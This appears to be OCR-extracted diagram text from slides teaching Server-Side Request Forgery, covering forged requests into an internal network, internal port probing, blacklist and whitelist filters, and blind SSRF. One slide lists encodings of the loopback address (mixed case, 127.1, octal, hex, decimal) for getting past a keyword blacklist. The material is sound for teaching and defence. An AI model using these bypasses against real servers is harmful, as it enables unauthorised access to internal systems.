

Web server
Forged
Request



Internal Network
Web server
Forged
Request



Internal Network
10.0.2.5
Web server
Forged Request
10.0.2.X:Y
10.0.2.3
10.0.2.2



Internal Network
Web server
Forged
Request
80
22
8080
443


Server
NO
Web server
Request in blacklist ?
YES


Server
NO
Web server
Request in blacklist ?
YES



Server
NO
Web server
Request in blacklist ?
admin
localhost
administrator
controlpanel
cp
"
+
YES



admin
localhost
administrator
controlpanel
cp
"
+
lOcaLHost
127.0.0.1
127.1
017700000001
0x7f000001
2130706433



Server
Yes
Web server
Request in whitelist ?
Shop.com
Google.com
api.com
NO

Blind SSRF

Server-Side Request Forgery

